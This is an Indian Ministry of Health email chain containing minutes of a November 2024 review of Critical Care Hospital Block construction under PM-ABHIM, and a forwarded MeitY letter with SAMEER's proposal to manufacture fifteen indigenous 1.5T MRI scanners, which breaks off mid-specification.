To: director <director@aiimsjodhpur.edu.in>, Pgimer12 <pgimer12@yahoo.com>, director <director@aiimsraipur.edu.in>, PRIYADARSHIKA SRIVASTAVA <priyadarshika.s@gov.in>, Shri Secretary <raj.kumar28@nic.in>, dda <dda@aiimspatna.org>, Imsdirector <imsdirector@bhu.ac.in>, Director JIPMER <director@jipmer.edu.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, shambukumar <shambu.kumar@nic.in>
Cc: Mayukh Ranjan Paul <mayukh.paul88@gov.in>, Prerna . <arora.prerna@gov.in>, Ravi Kumar <ravi.kumar89@gov.in>, VIKASH KUMAR GUPTA <vikas.kumar76@gov.in>

Sir/Ma'am

Please find Minutes of the Meeting dated 25.11.2024 in attachment for necessary action.

Thanks & Regards
Vikash Kumar Gupta, Central Secretariat Service (CSS)
Assistant Section Officer
PMSSY-I
Ministry of Health & Family Welfare
Govt. of India

Please consider your environmental responsibility. Before printing this e-mail message, ask yourself whether you really need a hard copy.

Minutes of meeting dt. 25.11.2024 PM-ABHIM.pdf
2976K

Z-28016/23/2022-PMSSY-V
Government of India
M/o Health & Family Welfare
PMSSY-I

Nirman Bhawan, New Delhi
Dated:the 28th November, 2024

MINUTES OF MEETING

Subject: Meeting dated 25.11.2024 to review progress of Creation of Critical Care Hospital Block (CCHB) under PM-ABHIM [Central Sector] -reg.

A meeting to review the status of construction of Critical Care Hospital Block (CCHB) under PM-ABHIM of PMSSY & INI division was held under the chairpersonship of Joint Secretary (PMSSY) in hybrid mode, on 25.11.2024 @ 12:00 noon onwards. List of participants is at Annexure.

2. At the outset, JS PMSSY welcomed all the participants and briefed about importance and need of early completion and operationalisation of CCBs in various Central Institutes approved under PM ABHIM which is a flagship scheme of the Ministry and is being monitored at the highest level. . Thereafter, detailed deliberation on the progress of Creation of Critical Care Hospital Block (CCHB) under PM-ABHIM [Central Sector] took place and the following decision were taken:

i. It was informed that AIIMS Jodhpur has been made the Central Nodal Agency for CCB under PM AHIM and the funds will be released by the Ministry to the various Institutes through the CNA Account of AIIMS Jodhpur .

ii. Opening of subsidiary account mapped to the CNA account by all Institutes with RBI is the prerequisite for receipt of fund by respective institute. It was noted that IMS BHU , AIIMS Delhi and PGIMER have not sent the Form to this effect and were accordingly advised to immediately initiate action for sending of requisite account opening from to PMSSY /INI Division (as applicable) for further necessary action . DS PMSSY was advised to follow up with PAO the Forms of AIIMS Patna , Bhopal and JIPMER that are pending .

iii. While opening the subsidiary account with RBI, the institute shall invariably ensure that, their already existing commercial accounts are closed and no project fund is available in the commercial accounts. PGIMER was particularly advised to check the status of their account and the fund availability and take necessary action on priority . After successful opening of subsidiary account with RBI, the institute to immediately coordinate with AIIMS, Jodhpur i.e. the CNA for the project, for mapping of their account with the scheme.

iv. For any account related query for the project Col. Surender Kumar, Financial Advisor (Mob: 9599587423), AIIMS, Jodhpur will be the single point Nodal Officer from AIIMS Jodhpur .

v. JS PMSSY advised that keeping in view of the variation in staffing requirement projected by different institutes for the CCHB in their SFC, the Ministry in consultation with DGHS and IFD is in the process of formulating a Standard Staffing Pattern to ensure uniformity . The same will be shared with the Institutes on approval and accordingly the Institutes can process their proposals for post creation for the CCB .

vi. In order to facilitate recruitment of faculty to Critical Care Blocks particularly those located in remote areas like Raipur it was decided to take up early finalisation of the Guidelines for engaging Visiting/Guest Faculty at the level of the Ministry.

vii. In order to ensure optimum utilisation of resources , the Institutes were also advised to leverage the existing manpower and equipment and other common facilities while Operationalising the CCBs . It may be ensured that the CCBs are integrated with the existing eco system and do not operate as stand alone entities

.

viii. It was noted that a sum of Rs 50 cr has been approved by SFC for procurement of Equipment for the CCB at AIIMS, Jodhpur . Accordingly ED AIIMS Jodhpur Dr Puri was requested to prepare list of medical equipment required for 150 bedded CCHB within the approved budget and share with the Ministry so that the same can be got approved as a standard template for other institutes.

ix. All the institutes were advised to regularly monitor the physical and financial progress of funds . To ensure seamless fund flow the status of fund utilization by the Executing Agency and pendency of contractor bill at their end may be reviewed .

x. To do away with any possibility of surrender, all the institutes were advised to ascertain their actual/achievable targets for the current financial year and raise demand accordingly. It was emphasized that due to change over to TSA accounting mechanism all funds not released to Executing Agency will lapse on 31.03.2025.No demands, should therefore be raised by any institute in anticipation of fund utilization as surrenders in March 2025 will be viewed seriously .

The physical and Financial progress of the projects as observed in the meeting as follow:

xi.

S.No.	Institute	Physical Progress	Fund Released by the Ministry (In Rs. Cr.)
1.	AIIMS Raipur	6%	26.61 (22%)
2.	AIIMS Patna	40%	56 (47%)

3.	AIIMS Rishikesh	30%	85.265 (71%)
4.	AIIMS Bhopal	60%	71 (59%)
5.	AIIMS Bhubaneswar	40%	80.695 (67%)
6.	AIIMS Jodhpur	70%	101 (84%)
7.	IMS-BHU	20%	36 (30%)
8.	JIPMER	06%	20 (16%)
9.	AIIMS ,Delhi	Nil	Could not be started due to Tree
10.	PGIMER , Chandigarh	Nil	Work Awarded. Work on ground will be started shortly.

xii. On reviewing the expenditure by the CPWD out of the amount released by Institutes and fund available with the Agency , it was advised that, IMS-BHU and AIIMS Raipur may closely monitor the fund flow to CPWD and its timely utilisation. It was noted and no fresh releases are needed in the current financial year for AIIMS Raipur .AIIMS Raipur was advised to release the balance fund available with the institute to CPWD after obtaining necessary UC .

xiii. AIIMS Patna informed that out of Rs 56 cr released so far apx Rs 34 cr has been utilised and apx Rs 22 cr are left . Therefore a requirement of Rs 10 cr may arise in the last quarter .

xiv. As requested by PGIMER , INI Division was advised to process the release of Rs. 20.00 Cr on submission of necessary clarification by the Institute as regards funds released earlier .

xv. As approved by IFD, INI Division was advised to release Rs. 15 Cr to JIPMER, JIPMER was also advised to request release of funds which the institute has incurred from the grant in aid head during the period of change of the method for release of funds from the Ministry .

xvi. PGIMER and JIPMER were advised to ensure that their accounts are opened in next one week as even if funds are sanctioned by the Ministry release would not happen until the Account has been opened and mapped . Therefore the same should be done on priority

4. While concluding the meeting, the JS PMSSY requested all Institution Heads to ensure time-bound execution/ completion of project in larger public interest .

The meeting ended with vote of thanks to the Chair.

28/11/2024

(Mayukh Ranjan Paul)
Section Officer(PMSSY-I)

To

(मयूख रंजन पॉल)
(Mayukh Ranjan Paul)
अनुभाग अधिकारी / Section Officer
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
Ministry of Health & Family Welfare
भारत सरकार / Govt. of India
नई दिल्ली / New Delhi

All participants of the meeting.

Annexure

List of participants:

i. Executive Director, AIIMS, Jodhpur & team
ii. Director, PGI, Chandigarh & team
iii. Executive Director, AIIMS, Raipur & team
iv. Dir(INI), MoHFW
v. DS(PMSSY), MoHFW
vi. US(INI-II), MoHFW
vii. DDA, AIIMS, Patna
viii. Dy. Registrar, IMS-BHU
ix. DDA, JIPMER, Puducherry

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Project proposal for manufacturing of 15 MRI scanners-reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 2:55 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Biomedical PMSSY** <bme.pmssy@yahoo.com>
Date: Wed, Dec 4, 2024 at 12:29 PM
Subject: Project proposal for manufacturing of 15 MRI scanners-reg
To: director@aiimsbhopal.edu.in <director@aiimsbhopal.edu.in>, director@aiimsbhubaneswar.edu.in <director@aiimsbhubaneswar.edu.in>, director@aiimsjodhpur.edu.in <director@aiimsjodhpur.edu.in>, director@aiimspatna.org <director@aiimspatna.org>, director@aiimsraipur.edu.in <director@aiimsraipur.edu.in>, dir@aiimsrishikesh.edu.in <dir@aiimsrishikesh.edu.in>, director@aiimsbathinda.in <director@aiimsbathinda.in>, director@aiimsbibinagar.edu.in <director@aiimsbibinagar.edu.in>, director@aiimsbilaspur.edu.in <director@aiimsbilaspur.edu.in>, director@aiimsdeoghar.edu.in <director@aiimsdeoghar.edu.in>, drsaurabh68@gmail.com <drsaurabh68@gmail.com>, director@aiimsguwahati.ac.in <director@aiimsguwahati.ac.in> , ed@aiimskalyani.edu.in <ed@aiimskalyani.edu.in>, director@aiimsmangalagiri.edu.in <director@aiimsmangalagiri.edu.in>, directoraiimsnagpur@gmail.com <directoraiimsnagpur@gmail.com>, edaiimsrbl@gmail.com <edaiimsrbl@gmail.com>, ed.aiimsrajkot@gmail.com <ed.aiimsrajkot@gmail.com>, shakti810505@gmail.com <shakti810505@gmail.com>, executivedirector@aiimsgorakhpur.edu.in <executivedirector@aiimsgorakhpur.edu.in>, aiimsmaduraiadmn@gmail.com <aiimsmaduraiadmn@gmail.com>, dydir@aiimsbhopal.edu.in <dydir@aiimsbhopal.edu.in>, dda@aiimsbhubaneswar.edu.in <dda@aiimsbhubaneswar.edu.in>, adminofficer@aiimsbhubaneswar.edu.in <adminofficer@aiimsbhubaneswar.edu.in>, dda@aiimsjodhpur.edu.in <dda@aiimsjodhpur.edu.in>, dda.aiimsjodhpur@gmail.com <dda.aiimsjodhpur@gmail.com>, dda@aiimspatna.org <dda@aiimspatna.org>, dda@aiimsraipur.edu.in <dda@aiimsraipur.edu.in>, dda@aiimsrishikesh.edu.in <dda@aiimsrishikesh.edu.in>, dda.aiimsbibinagar@gmail.com <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur@gmail.com <ddaaiimsbilaspur@gmail.com>, office.dda@aiimsbilaspur.edu.in <office.dda@aiimsbilaspur.edu.in>, dda@aiimsdeoghar.edu.in <dda@aiimsdeoghar.edu.in>, dda@aiimsgorakhpur.edu.in <dda@aiimsgorakhpur.edu.in>, dda@aiimsguwahati.ac.in <dda@aiimsguwahati.ac.in>, adminofficer@aiimsguwahati.ac.in <adminofficer@aiimsguwahati.ac.in>, dda@aiimskalyani.edu.in <dda@aiimskalyani.edu.in>, dda@aiimsnagpur.edu.in <dda@aiimsnagpur.edu.in>, dda@aiimsmangalagiri.edu.in <dda@aiimsmangalagiri.edu.in>, admin@aiimsmangalagiri.edu.in <admin@aiimsmangalagiri.edu.in>, ddaaiimsrbl@gmail.com <ddaaiimsrbl@gmail.com>, dda.aiimsrajkot@gmail.com <dda.aiimsrajkot@gmail.com>, ddaaiimsjammu@gmail.com <ddaaiimsjammu@gmail.com>, <dda@aiimsbathinda.in>
Cc: Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, RaviKumar RaviKumar <ravi.kumar89@nic.in>

Sir/Madam,

Please find attached the DO letter received from the Office of the Secretary (MeitY) in this Ministry, regarding the identification of hospitals across various geographical locations in the country for the deployment of 15 MRI scanners. These scanners are to be manufactured by the Society for Applied Microwave Electronics Engineering & Research (SAMEER), a scientific society under MeitY.

You are kindly requested to provide the requirement details of your Institute at the earliest to facilitate this process.

Best,
Sunil Malviya
Consultant Biomedical Engineer
PMSSY Section -I
MoFHW
+91 9610038234

SAMEER Project proposal for manufacturing of 15 MRI scanners.pdf
12994K

एस. कृष्णन, आई.ए.एस.
सचिव
S. Krishnan, I.A.S.
Secretary

सत्यमेव जयते

इलेक्ट्रॉनिकी और सूचना प्रौद्योगिकी मंत्रालय
भारत सरकार
Ministry of Electronics &
Information Technology (MeitY)
Government of India

Office of AS (RS)
FTS No. 3915522
Date 21-10-2024

DO. NO. 1(I5)/2014-ME&HIVol. III
Date: 14th October, 2024

Dear Punya,

Subject: Project proposal for manufacturing of 15 MRI scanners – reg.

As you are aware, MeitY is supporting applied research as an integral part of developing Electronics & ICT ecosystem including medical devices and equipment. As on date, India is relying on import of MRI scanners and market is with a handful of players.

2. To make India self-reliant in medical devices, one of the major projects undertaken by MeitY is design and development of 1.5T Indigenous MRI (IMRI), implemented by Society for Applied Microwave Electronics Engineering & Research (SAMEER), a scientific society under MeitY. As on date, IMRI has been developed and integrated with procured magnet, clinical trials on small animals have also been completed. The testing of indigenous 1.5 T magnet is in progress. The integration with indigenous magnet is expected to be achieved by December 2024. To take the developments forward for manufacturing the developed technologies, 7 Indian companies have also been engaged.

3. To realise the vision of Indian MRI in its true spirit, MeitY is keen to support manufacturing of fifteen of these 1.5 Tesla MRI which would be deployed by Indian industry that in turn will boost the Indian industry confidence for venturing into manufacturing of complex equipment in India. This will also ensure the reproducibility of results, stabilising the manufacturing process and enable development of MRI ecosystem in the country. SAMEER has submitted proposal to this effect with an estimated cost of Rs. 96.16Cr. The project proposal is attached for ready reference.

4. In this context, it is requested that hospitals may be identified in different geographical locations in the country for deployment of 15 MRI scanners. This will mark a significant milestone and propel India towards becoming self-reliant and will also pave the way for joint development of similar complex medical devices in future.

Post copy

With regards

Yours sincerely,

(S. Krishnan)

Encl: a/a

Smt. Punya Salila Srivastava
Secretary
Ministry of Health & Family Welfare
Room no 156-A, Nirman Bhawan, C-Wing,
New Delhi-110001

Imp. Pls discuss c̄ in the CG Asp. + NE Insts & Repeat.
18/10/24

DS/US(H)

AS(H)
JS(H)

आज़ादी का अमृत महोत्सव

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इलेक्ट्रॉनिक्स निकेतन, 6, सी.जी.ओ. कॉम्पलेक्स, नई दिल्ली–110003 / Electronics Niketan, 6, C.G.O. Complex, New Delhi-110003
Tel. : 011-24364041 • email : secretary@meity.gov.in

Development and Deployment of Fifteen 1.5T MRI Machines

by

Indian Industry/System Integrator

Project Proposal
By

SAMEER

July 2024

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Preamble

This proposal is being submitted to MeitY with the aim of seeking financial support for a project on the advanced field of Medical Imaging Equipment. The project's objective is to manufacture fifteen indigenous, low-cost, affordable, and state-of-the-art 1.5 Tesla MRI Machines by Indian industries, which will effectively address the high demand for such machines in the country. The Strategic Review Committee has provided suggestions that includes formulating a marketing strategy for the IMRI machine while safeguarding the non-exclusivity clause during technology transfer, establishing a partnership framework, and evaluating the business value proposition put forth by the IMRI team. In line with these suggestions, SAMEER had prepared an Expression of Interest (EOI) for the "creation of an ecosystem and engagement of Indian industries for manufacturing of MRI machines," resulting in the shortlisting of seven industries through a comprehensive selection process. MoU and NDA with industries were signed in presence of Secretary MeitY in May 2024. These seven industries consist of MRI Sub-system manufacturer and MRI system integrators.

To further this initiative, this proposal has been prepared to support the joint mission program, aiming to deploy 15 MRI systems manufactured by the industries in government healthcare units identified by MeitY after thorough specification benchmarking and clinical validation. SAMEER will float a new EOI through this proposal to identify the industries that will manufacture and deploy these 15 MRI machines. The procedure for identifying these industries is detailed in this proposal.

SAMEER will be the nodal agency representing the IMRI Consortium. CDAC (Trivandrum) and IUAC will be the participating agencies for the development and deployment of these 15 MRI system. SAMEER will not only be responsible for knowledge transfer of the indigenous MRI system to the system integrator but also overall developmental and financial progress during the project execution. SAMEER will work hand-n-hand with the industry to bring the IMRI system to the society. SAMEER will also guide the industry during the support and maintenance activity of the developed and deployed IMRI machines.

The proposed project on deployment of MRI Machines by the industry under IMRI Mission Program will be periodically reviewed and guided by the National Steering Committee (NSC) comprising of

eminent experts working in the field from different agencies, institutes and industry. The NSC will see overall development progress and financial aspects of the project. MeitY will release grant in aid directly to SAMEER and based on recommendation of NSC further release will be made to SAMEER. SAMEER will be releasing funds to industry as per MoU signed in conventional manner i.e. advance yearly released with the approval of NSC. Details on the IMRI machine, various sub-systems, and infrastructure already available at SAMEER for implementation of the project are included in the proposal in Annexure 6. This initiative of MeitY, Ministry of Electronics and Information Technology, Government of India will lead to development and deployment of a very sophisticated and important diagnostic tool by industry for People of India at a reasonable price and will also reduce dependability on foreign suppliers for such machines and save lot of foreign exchange.

About SAMEER

SAMEER was set up as an autonomous R & D institute at Mumbai under the then Department of Electronics, Government of India with a broad mandate to undertake R & D work in the areas of Radio Frequency and Microwave Engineering Technology for various user agencies. It is an offshoot of the special microwave products unit (SMPU) set up in 1977 at the TATA INSTITUTE OF FUNDAMENTAL RESEARCH (TIFR), Mumbai. SAMEER, Mumbai was setup in 1984.

Centre for Electromagnetics, SAMEER Chennai which was under Department of Electronics (DOE) was merged with SAMEER in 1987. Centre for Microwave & Millimeterwave, SAMEER Kolkata was set up in 1994. Electromagnetic Environmental Effects (E3) Laboratory, SAMEER Visakhapatnam was established in 2014. Centre for High Power Microwave Tube and Component Technology, SAMEER Guwahati was established in 2015.

Mumbai Centre specializes in various medical sectors like the area of Linear Accelerator Technology for Cancer Therapy, Opto - Electronics, Microwave and Radio Frequency Systems, Sub-Systems and Components. It undertakes and executes sponsored projects for various Government agencies, Public Sector Undertakings and Industries.

The Major Disciplines at Mumbai are:

- Radar based systems for Atmospheric Probing
- Linear Accelerators (LINAC)
- EMI/EMC design and measurements
- Integrated Opto-Electronics
- Industrial Applications of RF & MW
- Wireless Communications
- High Power Amplifiers
- Meteorology Software
- RF & Microwave Subsystems

The centre of Electromagnetics, Chennai of the then Department of Electronics (DOE) was merged with SAMEER in 1987. SAMEER Kolkata centre was set up in 1994 for research & Development in

Millimeter wave Technology. A new centre is established at Navi Mumbai campus of SAMEER for augmentation of EMI/EMC FACILITY for CE Marking of Electronics products.

Technologies Developed for Medical Applications

SAMEER Mumbai Centre specializes in the area of Health Technology has developed 6MV Medical LINAC under National Jai Vigyan project and installed them at Adyar, Chennai and MGIMS, Wardha. SAMEER is the only organization in the country which has developed LINAC machines for medical applications. This has been done jointly with CSIO and PGI, Chandigarh. In the second phase four systems of 6 MV Medical LINAC are being made and deployed, fabricated & installed at different hospitals and used for treating the cancer patients. ToT of the same has been done to Panacea, Bangalore for production of these machines.

Major project implementation and experience in technology

- The Indian Mesospheric Stratospheric and Troposphere Radar (MST) was developed and commissioned by SAMEER at Gadanki near Tirupati in Andhra Pradesh. This radar is used for atmosphere probing and is the second largest radar in the world in terms of power.
- SAMEER developed and installed Doppler SODAR at NARL, Gadanki, Tirupati; NPCIL, Kaiga, Karnataka; SPL, V.S.S.C., Trivandrum and IITM Pune. The SODAR finds application in Thermal and Nuclear Power plants and high risk chemical industries.
- Under the photonics programme of MeitY, SAMEER is progressing in the development of optical devices which include power splitters, combiners on glass substrate, directional couplers, optical switches on Lithium Niobate substrate and High Speed Integrated Optic Intensity Modulator.

SAMEER has completed many projects in RF and MW frequency band. As a spin off from these assignments, SAMEER has developed many products using these technologies. The products include RF based drying of food products, microwave oven for industrial heating and microwave disinfecting system for hospital waste.

Motivation

India is fastest growing and developing economies of the world. As economy condition is improving of people at large in the country, the facilities for health care including state of art diagnostic equipment is being set up. SAMEER has been committed to work in the area of healthcare by developing technologies

in the area of treatment of cancer. As we are aware that MRI machine is an essential diagnostic tool for detection of various diseases by providing precise contrast resolution and better imaging of soft tissues. With MRI it is possible to detect minute contrast differences in (soft) tissue. Another advantage of MRI is the possibility the make images in every imaginable plane. The major factor driving the MRI market from demand side is the growing population in developing nations and the increase in aging population in developed countries. MRI market has an opportunity to grow in the developing market such as Brazil, Russia, India, and China. With rising focus on healthcare, there is an increasing expenditure on capital equipment's. The global market for MRI is highly consolidated with majority of the market being held by a few major players. GE Healthcare (U.K.), Philips (The Netherlands), and Siemens (Germany), together constitute most of the market with Siemens being the market leader. There are no Indian systems integrators selling their own superconducting MRI systems as yet. However, a number of Chinese and Indian companies are taking steps to enter into this market in competition with the majors. By making indigenous MRI technology available at low, the cost of MRI scanning will go down considerably for the common man thus allowing a wider section of people to have convenient access to the otherwise highly priced MRI scans. Additionally, the capital investment for procurement of MRI scanners from the international market will be substantially reduced which in turn will save a lot of foreign exchange.

Through the SCAN-ERA (IMRI) project the indigenous technology has been developed by SAMEER and other participating institutes. The developed technology including sub modules like High power RF amplifier, RF Coils, Spectrometer, Couch, Image Reconstruction Software, Pulse sequence generation Module, Image reconstruction Module (Except Magnet) is now packaged and ready to market. The indigenous Magnet is in its final stage of development. Hence the project is taken up to take the technology to market by formation of an Industry consortium.

About C-DAC

Centre for Development of Advanced Computing (C-DAC) is the premier R&D organization of the Department of Electronics and Information Technology (DeitY), Ministry of Communications & Information Technology (MCIT) for carrying out R&D in IT, Electronics and associated areas. Different areas of C-DAC, had originated at different times, many of which came out as a result of identification of opportunities.

- The setting up of C-DAC in 1988 itself was to built Supercomputers in context of denial of import of Supercomputers by USA. Since then C-DAC has been undertaking building of multiple generations of Supercomputer starting from PARAM with 1 GF in 1988.

- Almost at the same time, C-DAC started building Indian Language Computing Solutions with setting up of GIST group (Graphics and Intelligence based Script Technology); National Centre for Software Technology (NCST) set up in 1985 had also initiated work in Indian Language Computing around the same period.
- Electronic Research and Development Centre of India (ER&DCI) with various constituents starting as adjunct entities of various State Electronic Corporations, had been brought under the hold of Department of Electronics and Telecommunications (now DeitY) in around 1988. They were focusing on various aspects of applied electronics, technology and applications.
- With the passage of time as a result of creative echo system that got set up in C-DAC, more areas such as Health Informatics, etc., got created; while right from the beginning the focus of NCST was on Software Technologies: similarly C-DAC started its education & training activities in 1994 as a spin-off with the passage of time, it grew to a large efforts to meet the growing needs of Indian Industry for finishing schools.

C-DAC has today emerged as a premier third party R&D organization in IT&E (Information Technologies and Electronics) in the country working on strengthening national technological capabilities in the context of global developments in the field and responding to change in the market need in selected foundation areas. In that process, C-DAC represents a unique facet working in close junction with DeitY to realize nation's policy and pragmatic interventions and initiatives in Information Technology. As an institution for high-end Research and Development (R&D), C-DAC has been at the forefront of the Information Technology (IT) revolution, constantly building capacities in emerging/enabling technologies and innovating and leveraging its expertise, caliber, skill sets to develop and deploy IT products and solutions for different sectors of the economy, as per the mandate of its parent, the Department of Electronics and Information Technology, Ministry of Communications and Information Technology, Government of India and other stakeholders including funding agencies, collaborators, users and the market-place.

About IUAC

Inter-University Accelerator Centre (IUAC) was set-up by the University Grants Commission as the first Inter-University Centre (IUC) called Nuclear Science Centre after due approval of the Planning Commission and the Prime Minister in October, 1984. Its construction started in December, 1986 and completed in time on December 19, 1990. The Centre became a national user facility on July 8, 1991 after a series of beam tests and

optimization of the operating parameters of the India's largest tandem accelerator (15UD PELLETRON). It added subsequently other accelerators like Superconducting Linear Accelerator (SC-LINAC) using

Niobium Quarter Wave Resonators (QWRs), 1.7MV Pelletron Accelerator, Electron Cyclotron Resonance (ECR) ion source based Low Energy Ion Beam Facility (LEIBF). The first Radioactive Ion Beam Facility of the country has been established using the Heavy Ion Recoil Analyzer (HIRA). World's first High Temperature Superconductor ECR ion source (HTS-ECRIS known as PKDELIS) has been developed and made fully operational at IUAC for various experiments. The Centre has been developing High Current Injector (HCI) using HTS-ECRIS, Radio Frequency Quadrupole (RFQ), Drift Tube Linac (DTL) and Low Beta QWRs as an alternate injector of existing SC-LINAC. The expertise developed in building advanced research instruments at IUAC has been recognized internationally.

Scientists of this Centre in collaboration with user community have set up major experimental facilities, opening up opportunities for front ranking research activities. Presently, it has state of art experimental facilities, e.g., the Gamma Detector Array, Heavy Ion Reaction Analyzer, Hybrid Recoil Analyzer, National Array of Neutron Detectors for Nuclear Physics. Indian National Gamma Array is a landmark joint collaboration among the research institutions in the country for setting up a large array of Clover detectors for gamma spectroscopy, in which IUAC has played a leading role. In Materials Science, In-situ transport characterization, In-situ X-ray diffractometer, In-situ Micro Raman facility, Atomic Force Microscope, Scanning Electron Microscope, FE-SEM, etc have been set-up. Rutherford Backscattering and Channeling (RBS/C) facility and a Low Energy Ion beam facility are being used by researchers regularly. IUAC is the only laboratory in India which provides Accelerator Mass Spectrometry (AMS) for 10Be and 26Al to users. It is developing a dedicated AMS facility for 14C.

Project Proposal in MeitY Format

PROFORMA FOR SUBMITTING R&D PROJECT
PROPOSAL FOR SEEKING FINANCIAL SUPPORT

SUMMARY SHEET

1.	Title of Project:	Development and Deployment of Fifteen 1.5T MRI Machines by the Indian Industry/ System Integrator
2.	Organization	
	a) Name	Society of Applied Microwave Electronic Engineering and Research (SAMEER)
	b) Address	I.I.T. Campus, Powai, Mumbai -400076
	c) Legal status (indicate if Government Department, Statutory, Corporate Body, Registered Society, Private Company with Recognized R&D unit etc.)	Society under Ministry of Communications and Information Technology, Government of India
3.	Chief Investigator	
	a) Name	Tapas K. Bhuiya
	b) Designation	Scientist-E
	c) Department	Medical Systems Division (MSD)
	d) Address	SAMEER, IIT Campus, Powai, Mumbai-400076
4.	Nature of Project (Check one)	
	a) Research, Development & Engineering (R,D & E) leading to production	Development and Deployment of MRI machines by the Indian at government healthcare units identified by the Ministry of Health and Family Welfare (MoH&FW)/MeitY/State Government after thorough specification benchmarking and clinical validations.

	capability	
	b) Application oriented Research, Design and Development (R,D&D) having production potential	
	c) Basic R&D	
5.	Objective of the Project	The objective of the project is to develop and deploy fifteen (15) industry grade, clinically proven and regulatory approved indigenous MRI machines based on the technology developed by SAMEER and its collaborative Institutes under IMRI project, by Indian Industries / System Integrator, transitioning the complex MRI technology from TRL 6 to TRL 9. This will establish a robust ecosystem for MRI manufacturing, ensuring the technology is commercially viable and accessible to the masses. The Indian MRI to be manufactured by indigenously developed MRI sub-systems by Indian Industries with the help of design know-how and system know-how provided by SAMEER and its collaborating Institutes. The machines may be manufactured by imported components like gradient amplifiers and gradient coils. The development and deployment of these fifteen industry-grade IMRI machines will utilize the technical know-how provided by SAMEER and IMRI implementing agencies. The IMRI machines manufactured by Industry Partners / Industry Consortium Partner will be deployed at government healthcare units identified by MeitY/MoHFW/State Government after thorough specification benchmarking and clinical validations.
6.	Brief outline of the project with specific technology fall-outs	The IMRI mission program was launched in December 2014 with the goal of designing, developing, and testing an indigenous 1.5 Tesla MRI System for medical imaging. The program has made significant progress. All the subsystems including the High Power RF Amplifier, Digital Spectrometer, various types of RF coils, Front End

		system, highly complex reconstruction software, Pulse Sequences, and GUI has been successfully developed. Prototypes of these subsystems are now ready for conversion into deployable products. The Super-conducting Magnet is currently in its final stages of development. The major achievements of IMRI mission program till date are: 1. All the indigenous sub-systems namely 15 kW RF Amplifier, RF Coils, FPGA-based spectrometer, Couch, control systems, and an imaging module for reconstruction and pulse sequence generation have been successfully design and developed. All these sub-systems are at TRL 6 level. 2. Currently for System I, all these indigenously developed sub-systems have been successfully integrated with the procured magnet. Images have been obtained for phantoms, fruits, deceased animals, and human volunteers and animal trials have been completed. Ethical clearance for System-I has been initiated with CDSCO. 3. For System II, the Indian magnet is in its final stages of completion. SAMEER has developed all other indigenous sub-systems in collaboration with third parties, using know-how provided by SAMEER. 4. For commercialization, MoUs and NDAs were signed with seven Indian industries, selected through a comprehensive EOI process, on May 27, 2024, at MeitY. With most of the subsystems ready to be converted into deployable products, a strategic committee was formed by the suggestion of Secretary MeitY under the chairmanship of Dr. Jitendar Sharma, MD&CEO, AMTZ – Chairman. Strategic committee was formulated for marketing the IMRI system, protecting the non-exclusivity clause during technology transfer, devising a partnership framework, and evaluating the business proposition. The MoMs of the three meetings of the strategic committee are attached in Annexure 9. Based on the recommendations of the strategic committee an EOI

		committee was formed. As per the suggestion and guidance of the EOI committee SAMEER floated an Expression of Interest (EOI) process to engage various Indian industries in establishing a complete ecosystem for manufacturing the required MRI subsystems and the complete MRI system. As a result, seven industries have been qualified in the Technology Transfer and Hand-holding process as mentioned below 1. SCI-COM Software India PVT. LTD 2. Vedang Radio Technology Pvt Ltd 3. Paras Defense And Space Technologies Limited 4. NVGEN Automation Pvt. Ltd. 5. MEDIRAYS Imaging Pvt. Ltd. 6. ADONIS Medical Systems Private Limited 7. INOX India Pvt LTD These industries have made a significant investment for infrastructure required for the project. The letters specifying industry contribution are attached in Annexure 7. The MOUs and NDAs are signed on 27th May 2024 at MeitY, Delhi. The Press Release has been attached as Annexure 8. The industries are already in the process of making an Industry grade MRI to be shown as per the terms and conditions of recent MOUs. A meeting of industry consortium partners (seven industries shortlisted through EOI process) and SAMEER was held with Shri. Alkesh Kumar Sharma, Secretary, MeitY, seeking support for the promotion of the indigenously developed MRI system. To build confidence within the industry regarding the development and deployment of the indigenously developed MRI, the Secretary, MeitY, wrote a letter ref: DO No 10 (3) /2023-M & HI. This letter is attached in Annexure 5. This program aims to support the MRI manufacturers' ecosystem by ensuring the deployment of approximately Fifteen(15) MRI systems at government healthcare units identified by the MeitY/MoHFW/State Government, following

		thorough specification benchmarking and clinical validations. To support the IMRI mission program, which now aims to establish an ecosystem for MRI manufacturers and foster confidence in the industry, SAMEER along with its participating agencies is submitting this proposal titled 'Development and Deployment of Fifteen 1.5T MRI Machines by the Indian Industry/ Consortium of Industries ' to MeitY, seeking financial support for the development and deployment of 15 MRI scanners in collaboration with the industry. The objective of the project is to develop and deploy fifteen IMRI machines by the Indian Industries using technical knowhow provided by SAMEER and IMRI Collaborating partners. The IMRI machines manufactured by Industry partners are to be deployed at government healthcare units identified by the MeitY/MoHFW/State Government after thorough specification benchmarking and clinical validations. To identify the industries that will manufacture these 15 MRI machines, SAMEER will issue a new EOI. The detailed procedure for selecting this industry is outlined further in this proposal. **Technology fall-outs:** • Fifteen indigenously developed MRI machines will be deployed at government healthcare units identified by Government. • The MRI systems, built by the industries qualified through the EOI process, must be approved by the ethics committee and should meet applicable standards before installation at the hospitals.

<table>
<tr><td></td><td>Expected outcome in physical terms (as applicable)</td><td>• Fifteen indigenously manufactured clinical-grade MRI machines will be deployed at premises/hospitals identified by MeitY/MoHFW/State Government.
• The MRI systems should meet applicable standards and must be approved by the ethics committee.
• The images generated from the systems should be validated by doctors.
• The systems should be clinically validated and regulatory approved.
• They should also meet all applicable standards.</td></tr>
<tr><td></td><td>a) Specifications of subsystem/system (as applicable)</td><td>The system specification is as follows:
